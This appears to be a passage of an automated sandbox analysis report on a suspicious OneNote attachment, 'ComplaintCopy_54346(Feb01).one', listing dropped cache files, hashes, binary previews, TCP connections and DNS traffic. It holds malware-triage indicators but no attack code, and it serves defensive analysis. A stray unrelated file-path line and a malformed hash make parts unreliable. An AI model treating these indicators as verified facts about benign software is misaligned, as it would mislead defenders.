Preview:	......JFIF.....C..... $.' ",#..(7),01444.'9=82<.342...C.....2!.!2222222222222222222222222222222222222222222222222222.....a.L.."..... .....-.....!A."1.Qbq....2Ba.....1.....?.....3.Ty\.....vs....>.>..a.W..s89.d...Z}.....rz...`...Z.r.do....u.W.%....gf.>.L..xz... .B8=w...g.~g."HD...$..IKJ.....nn..*Iy..I....L...\q...Q;6.KrxZ.,...j$..ZQ..)f...q`.*..C1..cZ2]-..\.~..J.....^..(.f..9m?..C.NI.UL..X.fy.Z.....+n....r."Z...d..R./\.#...kd.D.5.!...h.3*s-+.. .....Xjt..}i..rK..y.../>u..]N.....Y..J.....1.x./.....F6.....I...._3...k.sM.+..v;.%|.f.~.....:y....S....UKovh...W'.....IF... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002K.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	big endian ispell hash file (?),
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	2.831346013306589
Encrypted:	false
SSDEEP:	96:ILs7pvIZlVkBBLPWEXrvXn9MszRQ5PExmY:es7pwZ8fL7XrvXn9MszRCPx
MD5:	2F836F36E17841E17CFC6BBB2425D087
SHA1:	06FACDCF245D557D17DE53232344E1A536A88A21
SHA-256:	96239CA4485271016037935458C53EFAFE6A81F53874B1386D69CD32955FBA92
SHA-512:	8EB14ECD51841566011081C091298AF9F2BB9607F86ADAB6FE8800A3628EB3F9616DEEADA6E9B3DAEEAF5F9A0274466E26919877199020476EAFDF06B3B223DB
Malicious:	false
Reputation:	unknown
Preview:	.....,...R.....B....I.qk..B.....LZ.....9...y..#....x.....9 ...y..#....x.....I.....I.....I.t.....I.....4..'...'..... .....~.....^....I.qk..B.....LZ.....?.....?.....?.....?j.....?T.I....?.....?..Q....?..Q....? ..>....?.....? .3.....;.....4...4...4.."....?...?...?..z...y.. x.. .....$.....4...(..7(..7.....:.....4...4...4.....?.....?....#..?.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002L.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 95x498, components 3
Category:	dropped
Size (bytes):	3009
Entropy (8bit):	7.493528353751471
Encrypted:	false
SSDEEP:	48:aRCTf+0hagMrbAZMJShPdvF/5OzlQFlDF7npkDdWvVBTEnBLT6NrgCX0:D+0YgMrApL553JtEdEVcL2NcX
MD5:	D9BD80D40B458EDB2A318F639561579A
SHA1:	83BA01519F3C7C1525C2EA4C2D9B40F28B2F2E5E
SHA-256:	509A6945FACFB3DDC7BE6EE8B82797AD0C72DB5755486EE878125A959CC09B59
SHA-512:	C3684996670281 80A922DD015980C29865AEF4A890C83E87AE29F6A27DC323DD729E6FB1C34A2168A148E6A7A972F65A5FC8ACE6981AF1D4E7057D99681CB36
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....H.H.....C..... ! .."***"555556666666666...C.....&.....&,$ $,(+&&&+(//,,//666666666666666.....:. .....r.!12BQ...3Aaq.."CRb.....#4$c.S.....1A.....?..p..-.....u0$.....l.....)..o.FTd..DG..... .t*e..jO..Z.U.....r..j.O.,..VD./.....V5D .&.....A..Zi....E.N....*.....#..M<|.2.Y.../QO.x.cTM4.....+.F;V.x.de*....]e..O.x.c\Y.....r..j.O.,..T...hw..k.^.[B..J.sEl.w.x.m.5%zzt0..T.....b..<\.3Q..W</..!.xh6..Z..\.+M.o.Y..1.. .....#.....|.a.l.KR>..U.....e....@...\.1Z...Y...[....F.6.t.#..Z,.x.Q..[`.X.....#.....W</..TM..-H...V....Tf.....r..j.x.df.f.....#..l.KR>..U.....e....@...\.1Z...Y..Y.us....D.)....Uh. ...FkYm.m`P...W .V.g..FjVj.\..1Q6.t.#..Z,.x.Q..[`.X.....#.....W</..TM..-H...V....Tf.....r..j.x.df.f.....#..l.KR>..U.....e....@...\.1Z...Y..Y.us....D.)....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002M.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 700x114, components 3
Category:	dropped
Size (bytes):	2266
Entropy (8bit):	5.563021222358941
Encrypted:	false
SSDEEP:	24:TuRCTP9rSTfIEe1HbcVY1YbDXq8eCl0bf2QQe0GVDQAzZw:aRCTN7HbcW1YbDXq+l07len0AVw
MD5:	DB8A181E3F0EAD4A9472099E42ED6BE3
SHA1:	92096AF05CC6167B1AA816811A1160B809393FA2
SHA-256:	E9746B4E9AE9CE7B3B0068779DB3E113E2DFC9880F25373D745D0E700E69A906
SHA-512:	A9E246E10E28D057090BA9F034ECE6131780D7F794C5C9421523388997C7EDFBB49BC32B863B6C6668911B359C304AA54969B48CB9234950D5CECD2A6F3EFFF
Malicious:	false
Reputation:	unknown

Preview:	......JFIF.....H.H.....C..... ! .."**"555556666666666...C.....&.....&,$ $,(+&&&+(//,,//666666666666666.....r.....5. .....!1AQ..2a...."Rq..#3BSr..C.....?...X.....U...j...F.W.V]'KV.uWt.iT...{.....`.(.....V%..=.....z.....V..ct+.U.B...@..... .....{.....5.....0...x4....c..;.....+.....\|.7E.%.9.1+}..d.....+.V#.P.HUL.E...g.li...8.>U.";0pi.]5.\..zo..."@.....y.6.mLN..S.....@...i..A..p... ....~\|V9.+.Xy.....+,L.....7Z7..p....-X...\.....:-...i....v.1...-..H....9.zk....l....^.....:.."^.t.Q.F...X..B..$.....a.%f&3..1.5+.X..'b7bwr.).e.x....!...H...aa_..kD... b..g..p..K^.k..qX.[,.....Q...U..x...YMvj...w..:k.....j.W.8..4....c.u.}m.....o.=@.....j.S.t.|.....5h.y.%.~...G

Static File Info

General


File type:	data
Entropy (8bit):	7.255512538515069
TrID:	• Microsoft OneNote note (16024/2) 100.00%
File name:	ComplaintCopy_54346(Feb01).one
File size:	181426
MD5:	789427557227a03804737401fab3e9d1
SHA1:	7e3ad53edf9ea2bdc7dacbf8df4db180614d891a
SHA256:	41162598fb30c0aa24450c3b578b7892edc2186963375d48928def499062b72a
SHA512:	1ac0baaab96fdef3fb1b4e7f1751dab8ebfd47ab151f7ad427cee63fd23ae3f0c23558a8192f7ddd5b7c93c549909dc5a356e151949356817189a4ae14ae175a
SSDEEP:	3072:iaA0YRw9/WITtTWR7lbNzvL1asyuWt4AJERnyNenUWHCoTCCCCCCCCCCCCCCCCG:la9xytedL1/g4iERBAs
TLSH:	5C04E11266F545E5EEE07BB24DE3971DAA2BBE27E212035F4BB66A6D4D60300DC0470F
File Content Preview:	.R\ {...M..Sx.)....G2..`B..!.2.....?.....I.....*...*...*...*.....h.....0.....h.....6.I.N.....$QO.....j.W.2.uI.". .p.....

File Icon

Icon Hash:	d4dce0626664606c

Network Behavior

Network Port Distribution



Total Packets: 39

- 80 (HTTP)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 1, 2023 21:55:39.172492981 UTC	49721	443	192.168.2.125	51.124.78.146
Feb 1, 2023 21:55:39.172545910 UTC	443	49721	51.124.78.146	192.168.2.125
Feb 1, 2023 21:55:39.173937082 UTC	49721	443	192.168.2.125	51.124.78.146
Feb 1, 2023 21:55:39.176717043 UTC	49721	443	192.168.2.125	51.124.78.146
Feb 1, 2023 21:55:39.176740885 UTC	443	49721	51.124.78.146	192.168.2.125

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 1, 2023 21:55:39.286375999 UTC	443	49721	51.124.78.146	192.168.2.125
Feb 1, 2023 21:55:39.286396980 UTC	443	49721	51.124.78.146	192.168.2.125
Feb 1, 2023 21:55:39.286402941 UTC	443	49721	51.124.78.146	192.168.2.125
Feb 1, 2023 21:55:39.286562920 UTC	49721	443	192.168.2.125	51.124.78.146
Feb 1, 2023 21:55:39.294702053 UTC	49721	443	192.168.2.125	51.124.78.146
Feb 1, 2023 21:55:39.294718027 UTC	443	49721	51.124.78.146	192.168.2.125
Feb 1, 2023 21:55:39.295233011 UTC	443	49721	51.124.78.146	192.168.2.125
Feb 1, 2023 21:55:39.357839108 UTC	49721	443	192.168.2.125	51.124.78.146
Feb 1, 2023 21:55:39.364509106 UTC	49721	443	192.168.2.125	51.124.78.146
Feb 1, 2023 21:55:39.364713907 UTC	443	49721	51.124.78.146	192.168.2.125
Feb 1, 2023 21:55:39.365056038 UTC	49721	443	192.168.2.125	51.124.78.146
Feb 1, 2023 21:55:44.909432888 UTC	443	49710	23.63.63.170	192.168.2.125
Feb 1, 2023 21:55:44.909481049 UTC	443	49710	23.63.63.170	192.168.2.125
Feb 1, 2023 21:55:44.909755945 UTC	49710	443	192.168.2.125	23.63.63.170
Feb 1, 2023 21:55:44.910248995 UTC	49710	443	192.168.2.125	23.63.63.170
Feb 1, 2023 21:55:44.910279036 UTC	49710	443	192.168.2.125	23.63.63.170
Feb 1, 2023 21:55:45.079991102 UTC	443	49710	23.63.63.170	192.168.2.125
Feb 1, 2023 21:55:45.080025911 UTC	443	49710	23.63.63.170	192.168.2.125
Feb 1, 2023 21:55:57.717709064 UTC	49722	443	192.168.2.125	40.125.122.176
Feb 1, 2023 21:55:57.717766047 UTC	443	49722	40.125.122.176	192.168.2.125
Feb 1, 2023 21:55:57.719857931 UTC	49722	443	192.168.2.125	40.125.122.176
Feb 1, 2023 21:55:57.728945017 UTC	49722	443	192.168.2.125	40.125.122.176
Feb 1, 2023 21:55:57.728976011 UTC	443	49722	40.125.122.176	192.168.2.125
Feb 1, 2023 21:55:58.273808002 UTC	443	49722	40.125.122.176	192.168.2.125
Feb 1, 2023 21:55:58.273823977 UTC	443	49722	40.125.122.176	192.168.2.125
Feb 1, 2023 21:55:58.273828030 UTC	443	49722	40.125.122.176	192.168.2.125
Feb 1, 2023 21:55:58.274158955 UTC	49722	443	192.168.2.125	40.125.122.176
Feb 1, 2023 21:55:58.282596111 UTC	49722	443	192.168.2.125	40.125.122.176
Feb 1, 2023 21:55:58.282624006 UTC	443	49722	40.125.122.176	192.168.2.125
Feb 1, 2023 21:55:58.283252001 UTC	443	49722	40.125.122.176	192.168.2.125
Feb 1, 2023 21:55:58.324415922 UTC	49722	443	192.168.2.125	40.125.122.176
Feb 1, 2023 21:55:59.404489040 UTC	49722	443	192.168.2.125	40.125.122.176
Feb 1, 2023 21:55:59.452328920 UTC	443	49722	40.125.122.176	192.168.2.125
Feb 1, 2023 21:55:59.744986057 UTC	443	49722	40.125.122.176	192.168.2.125
Feb 1, 2023 21:55:59.745053053 UTC	443	49722	40.125.122.176	192.168.2.125
Feb 1, 2023 21:55:59.745060921 UTC	443	49722	40.125.122.176	192.168.2.125
Feb 1, 2023 21:55:59.745088100 UTC	443	49722	40.125.122.176	192.168.2.125
Feb 1, 2023 21:55:59.745095015 UTC	443	49722	40.125.122.176	192.168.2.125
Feb 1, 2023 21:55:59.745105028 UTC	443	49722	40.125.122.176	192.168.2.125
Feb 1, 2023 21:55:59.745137930 UTC	443	49722	40.125.122.176	192.168.2.125
Feb 1, 2023 21:55:59.745146036 UTC	443	49722	40.125.122.176	192.168.2.125
Feb 1, 2023 21:55:59.745156050 UTC	443	49722	40.125.122.176	192.168.2.125
Feb 1, 2023 21:55:59.745162010 UTC	443	49722	40.125.122.176	192.168.2.125
Feb 1, 2023 21:55:59.745268106 UTC	49722	443	192.168.2.125	40.125.122.176
Feb 1, 2023 21:55:59.745338917 UTC	443	49722	40.125.122.176	192.168.2.125
Feb 1, 2023 21:55:59.745357037 UTC	443	49722	40.125.122.176	192.168.2.125
Feb 1, 2023 21:55:59.745387077 UTC	443	49722	40.125.122.176	192.168.2.125
Feb 1, 2023 21:55:59.745394945 UTC	443	49722	40.125.122.176	192.168.2.125
Feb 1, 2023 21:55:59.745398998 UTC	443	49722	40.125.122.176	192.168.2.125
Feb 1, 2023 21:55:59.745402098 UTC	443	49722	40.125.122.176	192.168.2.125
Feb 1, 2023 21:55:59.745405912 UTC	443	49722	40.125.122.176	192.168.2.125
Feb 1, 2023 21:55:59.745515108 UTC	49722	443	192.168.2.125	40.125.122.176
Feb 1, 2023 21:55:59.745553017 UTC	443	49722	40.125.122.176	192.168.2.125
Feb 1, 2023 21:55:59.745585918 UTC	443	49722	40.125.122.176	192.168.2.125
Feb 1, 2023 21:55:59.745706081 UTC	49722	443	192.168.2.125	40.125.122.176
Feb 1, 2023 21:56:00.038511992 UTC	49722	443	192.168.2.125	40.125.122.176
Feb 1, 2023 21:56:00.038558006 UTC	443	49722	40.125.122.176	192.168.2.125
Feb 1, 2023 21:56:05.451378107 UTC	49726	443	192.168.2.125	40.125.122.151
Feb 1, 2023 21:56:05.451430082 UTC	443	49726	40.125.122.151	192.168.2.125

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 1, 2023 21:56:05.452064037 UTC	49726	443	192.168.2.125	40.125.122.151
Feb 1, 2023 21:56:05.457786083 UTC	49726	443	192.168.2.125	40.125.122.151
Feb 1, 2023 21:56:05.457823038 UTC	443	49726	40.125.122.151	192.168.2.125
Feb 1, 2023 21:56:05.987406015 UTC	443	49726	40.125.122.151	192.168.2.125
Feb 1, 2023 21:56:05.994951010 UTC	49726	443	192.168.2.125	40.125.122.151
Feb 1, 2023 21:56:05.994978905 UTC	443	49726	40.125.122.151	192.168.2.125
Feb 1, 2023 21:56:05.997876883 UTC	443	49726	40.125.122.151	192.168.2.125
Feb 1, 2023 21:56:05.997896910 UTC	443	49726	40.125.122.151	192.168.2.125
Feb 1, 2023 21:56:05.997900963 UTC	443	49726	40.125.122.151	192.168.2.125
Feb 1, 2023 21:56:05.998344898 UTC	49726	443	192.168.2.125	40.125.122.151
Feb 1, 2023 21:56:06.001893044 UTC	49726	443	192.168.2.125	40.125.122.151
Feb 1, 2023 21:56:06.002305031 UTC	443	49726	40.125.122.151	192.168.2.125
Feb 1, 2023 21:56:06.003424883 UTC	49726	443	192.168.2.125	40.125.122.151
Feb 1, 2023 21:56:06.003446102 UTC	443	49726	40.125.122.151	192.168.2.125
Feb 1, 2023 21:56:06.109050035 UTC	49726	443	192.168.2.125	40.125.122.151
Feb 1, 2023 21:56:06.175378084 UTC	443	49726	40.125.122.151	192.168.2.125
Feb 1, 2023 21:56:06.175502062 UTC	443	49726	40.125.122.151	192.168.2.125
Feb 1, 2023 21:56:06.175694942 UTC	49726	443	192.168.2.125	40.125.122.151
Feb 1, 2023 21:56:06.211281061 UTC	49726	443	192.168.2.125	40.125.122.151
Feb 1, 2023 21:56:06.211325884 UTC	443	49726	40.125.122.151	192.168.2.125
Feb 1, 2023 21:56:06.211360931 UTC	49726	443	192.168.2.125	40.125.122.151
Feb 1, 2023 21:56:06.211374044 UTC	443	49726	40.125.122.151	192.168.2.125
Feb 1, 2023 21:56:06.666816950 UTC	49727	80	192.168.2.125	185.104.195.95
Feb 1, 2023 21:56:06.741127968 UTC	80	49727	185.104.195.95	192.168.2.125
Feb 1, 2023 21:56:06.741300106 UTC	49727	80	192.168.2.125	185.104.195.95
Feb 1, 2023 21:56:07.459947109 UTC	49728	443	192.168.2.125	40.125.122.176
Feb 1, 2023 21:56:07.460010052 UTC	443	49728	40.125.122.176	192.168.2.125
Feb 1, 2023 21:56:07.465879917 UTC	49728	443	192.168.2.125	40.125.122.176
Feb 1, 2023 21:56:07.495073080 UTC	49728	443	192.168.2.125	40.125.122.176
Feb 1, 2023 21:56:07.495115042 UTC	443	49728	40.125.122.176	192.168.2.125
Feb 1, 2023 21:56:08.021799088 UTC	443	49728	40.125.122.176	192.168.2.125
Feb 1, 2023 21:56:08.060636044 UTC	49728	443	192.168.2.125	40.125.122.176
Feb 1, 2023 21:56:08.060650110 UTC	443	49728	40.125.122.176	192.168.2.125
Feb 1, 2023 21:56:08.062247992 UTC	443	49728	40.125.122.176	192.168.2.125
Feb 1, 2023 21:56:08.062263012 UTC	443	49728	40.125.122.176	192.168.2.125
Feb 1, 2023 21:56:08.062273026 UTC	443	49728	40.125.122.176	192.168.2.125

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Feb 1, 2023 21:59:54.452369928 UTC	192.168.2.125	1.1.1.1	0x5278	Standard query (0)	yahoo.com	A (IP address)	IN (0x0001)	false
Feb 1, 2023 21:59:58.188827038 UTC	192.168.2.125	1.1.1.1	0x2042	Standard query (0)	www.yahoo.com	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:00:26.839112997 UTC	192.168.2.125	1.1.1.1	0xda3	Standard query (0)	clients2.google.com	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:00:26.928145885 UTC	192.168.2.125	1.1.1.1	0x14b7	Standard query (0)	accounts.google.com	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:00:28.572607040 UTC	192.168.2.125	1.1.1.1	0x2abc	Standard query (0)	login.microsoftonline.com	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:00:29.483342886 UTC	192.168.2.125	1.1.1.1	0x25cd	Standard query (0)	identity.nel.measure.office.net	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:00:29.742208004 UTC	192.168.2.125	1.1.1.1	0xb63c	Standard query (0)	aadcdn.msftauth.net	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:00:30.825572968 UTC	192.168.2.125	1.1.1.1	0x753b	Standard query (0)	www.google.com	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:00:35.900764942 UTC	192.168.2.125	1.1.1.1	0x29c7	Standard query (0)	js.monitor.azure.com	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:00:45.707061052 UTC	192.168.2.125	1.1.1.1	0x5514	Standard query (0)	mem.gfx.ms	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:01:01.546916008 UTC	192.168.2.125	1.1.1.1	0x95ad	Standard query (0)	acctcdn.msftauth.net	A (IP address)	IN (0x0001)	false

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Feb 1, 2023 22:01:01.764235020 UTC	192.168.2.125	1.1.1.1	0x6b98	Standard query (0)	logincdn.msftauth.net	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:01:04.056395054 UTC	192.168.2.125	1.1.1.1	0x5beb	Standard query (0)	ds-aksb-a.akamaihd.net	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:01:29.086308002 UTC	192.168.2.125	1.1.1.1	0x731	Standard query (0)	apis.google.com	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:01:36.971821070 UTC	192.168.2.125	1.1.1.1	0xea9f	Standard query (0)	js.monitor.azure.com	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:02:07.541038036 UTC	192.168.2.125	1.1.1.1	0xae65	Standard query (0)	acctcdn.msftauth.net	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:02:07.585391998 UTC	192.168.2.125	1.1.1.1	0xae65	Standard query (0)	acctcdn.msftauth.net	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:02:07.622507095 UTC	192.168.2.125	1.1.1.1	0x576	Standard query (0)	logincdn.msftauth.net	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:02:38.505491972 UTC	192.168.2.125	1.1.1.1	0x6f73	Standard query (0)	js.monitor.azure.com	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:03:15.448605061 UTC	192.168.2.125	1.1.1.1	0x5127	Standard query (0)	acctcdn.msftauth.net	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:03:15.484601974 UTC	192.168.2.125	1.1.1.1	0x5127	Standard query (0)	acctcdn.msftauth.net	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:03:15.543622017 UTC	192.168.2.125	1.1.1.1	0x7012	Standard query (0)	logincdn.msftauth.net	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:03:27.626316071 UTC	192.168.2.125	1.1.1.1	0x7a74	Standard query (0)	mem.gfx.ms	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:03:42.488815069 UTC	192.168.2.125	1.1.1.1	0xca77	Standard query (0)	js.monitor.azure.com	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:03:57.653609037 UTC	192.168.2.125	1.1.1.1	0x6e09	Standard query (0)	mem.gfx.ms	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:03:57.686822891 UTC	192.168.2.125	1.1.1.1	0x6e09	Standard query (0)	mem.gfx.ms	A (IP address)	IN (0x0001)	false
2023-02-01 21:57:45 UTC	192.168.2.125	104.18.12.173	0x0	Standard query (0)	localhost.windows.msn.com	A (IP address)	IN (0x0001)	true

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Feb 1, 2023 21:57:20.316023111 UTC	1.1.1.1	192.168.2.125	0x3685	Name error (3)	localhost.windows.msn.com	none	none	A (IP address)	IN (0x0001)	false
Feb 1, 2023 21:57:20.344681978 UTC	1.1.1.1	192.168.2.125	0x3f43	Name error (3)	localhost.windows.msn.com	none	none	A (IP address)	IN (0x0001)	false
Feb 1, 2023 21:57:45.200542927 UTC	1.1.1.1	192.168.2.125	0x3281	Name error (3)	localhost.windows.msn.com	none	none	A (IP address)	IN (0x0001)	false
Feb 1, 2023 21:59:54.471501112 UTC	1.1.1.1	192.168.2.125	0x5278	No error (0)	yahoo.com		98.137.11.164	A (IP address)	IN (0x0001)	false
Feb 1, 2023 21:59:54.471501112 UTC	1.1.1.1	192.168.2.125	0x5278	No error (0)	yahoo.com		74.6.143.26	A (IP address)	IN (0x0001)	false
Feb 1, 2023 21:59:54.471501112 UTC	1.1.1.1	192.168.2.125	0x5278	No error (0)	yahoo.com		74.6.231.20	A (IP address)	IN (0x0001)	false
Feb 1, 2023 21:59:54.471501112 UTC	1.1.1.1	192.168.2.125	0x5278	No error (0)	yahoo.com		74.6.143.25	A (IP address)	IN (0x0001)	false
Feb 1, 2023 21:59:54.471501112 UTC	1.1.1.1	192.168.2.125	0x5278	No error (0)	yahoo.com		98.137.11.163	A (IP address)	IN (0x0001)	false
Feb 1, 2023 21:59:54.471501112 UTC	1.1.1.1	192.168.2.125	0x5278	No error (0)	yahoo.com		74.6.231.21	A (IP address)	IN (0x0001)	false
Feb 1, 2023 21:59:58.207916975 UTC	1.1.1.1	192.168.2.125	0x2042	No error (0)	www.yahoo.com	new-fp-shed.wg1.b.yahoo.com		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 21:59:58.207916975 UTC	1.1.1.1	192.168.2.125	0x2042	No error (0)	new-fp-shed.wg1.b.yahoo.com		87.248.100.216	A (IP address)	IN (0x0001)	false

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Feb 1, 2023 21:59:58.207916975 UTC	1.1.1.1	192.168.2.125	0x2042	No error (0)	new-fp-shed.wg1.b.yahoo.com		87.248.100.215	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:00:26.858161926 UTC	1.1.1.1	192.168.2.125	0xda3	No error (0)	clients2.google.com	clients.l.google.com		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:00:26.858161926 UTC	1.1.1.1	192.168.2.125	0xda3	No error (0)	clients.l.google.com		142.250.184.206	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:00:26.947091103 UTC	1.1.1.1	192.168.2.125	0x14b7	No error (0)	accounts.google.com		142.250.184.237	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:00:28.591384888 UTC	1.1.1.1	192.168.2.125	0x2abc	No error (0)	login.microsoftonline.com	login.mso.msidentity.com		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:00:29.503160954 UTC	1.1.1.1	192.168.2.125	0x25cd	No error (0)	identity.nel.measure.office.net	nel.measure.office.net.edgesuite.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:00:29.691919088 UTC	1.1.1.1	192.168.2.125	0xd059	No error (0)	shed.dual-low.part-0017.t-0009.fdv2-t-msedge.net	part-0017.t-0009.fdv2-t-msedge.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:00:29.691919088 UTC	1.1.1.1	192.168.2.125	0xd059	No error (0)	part-0017.t-0009.fdv2-t-msedge.net		13.107.238.45	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:00:29.691919088 UTC	1.1.1.1	192.168.2.125	0xd059	No error (0)	part-0017.t-0009.fdv2-t-msedge.net		13.107.237.45	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:00:29.761003017 UTC	1.1.1.1	192.168.2.125	0xb63c	No error (0)	aadcdn.msftauth.net	cs1100.wpc.omegacdn.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:00:29.761003017 UTC	1.1.1.1	192.168.2.125	0xb63c	No error (0)	cs1100.wpc.omegacdn.net		152.199.23.37	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:00:30.844857931 UTC	1.1.1.1	192.168.2.125	0x753b	No error (0)	www.google.com		142.250.185.164	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:00:34.068021059 UTC	1.1.1.1	192.168.2.125	0x600c	No error (0)	scdn2c62d.wpc.feefa.lambdacdn.net	sni1gl.wpc.lambdacdn.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:00:34.068021059 UTC	1.1.1.1	192.168.2.125	0x600c	No error (0)	sni1gl.wpc.lambdacdn.net		152.199.21.175	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:00:35.919615984 UTC	1.1.1.1	192.168.2.125	0x29c7	No error (0)	js.monitor.azure.com	aijscdn2.azureedge.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:00:35.919615984 UTC	1.1.1.1	192.168.2.125	0x29c7	No error (0)	shed.dual-low.part-0039.t-0009.fdv2-t-msedge.net	global-entry-afdthirdparty-fallback-first.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:00:35.919615984 UTC	1.1.1.1	192.168.2.125	0x29c7	No error (0)	shed.dual-low.part-0039.t-0009.fb-t-msedge.net	part-0039.t-0009.fb-t-msedge.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:00:35.919615984 UTC	1.1.1.1	192.168.2.125	0x29c7	No error (0)	part-0039.t-0009.fb-t-msedge.net		13.107.226.67	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:00:35.919615984 UTC	1.1.1.1	192.168.2.125	0x29c7	No error (0)	part-0039.t-0009.fb-t-msedge.net		13.107.253.67	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:00:39.271909952 UTC	1.1.1.1	192.168.2.125	0xe191	No error (0)	consentdeliveryfd.azurefd.net	firstparty-azurefd-prod.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:00:39.271909952 UTC	1.1.1.1	192.168.2.125	0xe191	No error (0)	shed.dual-low.part-0017.t-0009.fdv2-t-msedge.net	global-entry-afdthirdparty-fallback-first.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:00:39.271909952 UTC	1.1.1.1	192.168.2.125	0xe191	No error (0)	shed.dual-low.part-0017.t-0009.fb-t-msedge.net	part-0017.t-0009.fb-t-msedge.net		CNAME (Canonical name)	IN (0x0001)	false

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Feb 1, 2023 22:00:39.271909952 UTC	1.1.1.1	192.168.2.125	0xe191	No error (0)	part-0017.t-0009.fb-t-msedge.net		13.107.253.45	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:00:39.271909952 UTC	1.1.1.1	192.168.2.125	0xe191	No error (0)	part-0017.t-0009.fb-t-msedge.net		13.107.226.45	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:00:45.725838900 UTC	1.1.1.1	192.168.2.125	0x5514	No error (0)	mem.gfx.ms	amcdnmsftusswe.azureedge.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:00:45.725838900 UTC	1.1.1.1	192.168.2.125	0x5514	No error (0)	shed.dual-low.part-0039.t-0009.fdv2-t-msedge.net	part-0039.t-0009.fdv2-t-msedge.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:00:45.725838900 UTC	1.1.1.1	192.168.2.125	0x5514	No error (0)	part-0039.t-0009.fdv2-t-msedge.net		13.107.238.67	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:00:45.725838900 UTC	1.1.1.1	192.168.2.125	0x5514	No error (0)	part-0039.t-0009.fdv2-t-msedge.net		13.107.237.67	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:01:01.565871000 UTC	1.1.1.1	192.168.2.125	0x8386	No error (0)	scdn1efff.wpc.9da5e.alphacdn.net	sni1gl.wpc.alphacdn.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:01:01.565871000 UTC	1.1.1.1	192.168.2.125	0x8386	No error (0)	sni1gl.wpc.alphacdn.net		152.199.21.175	A (IP address)	IN (0x0001)	false
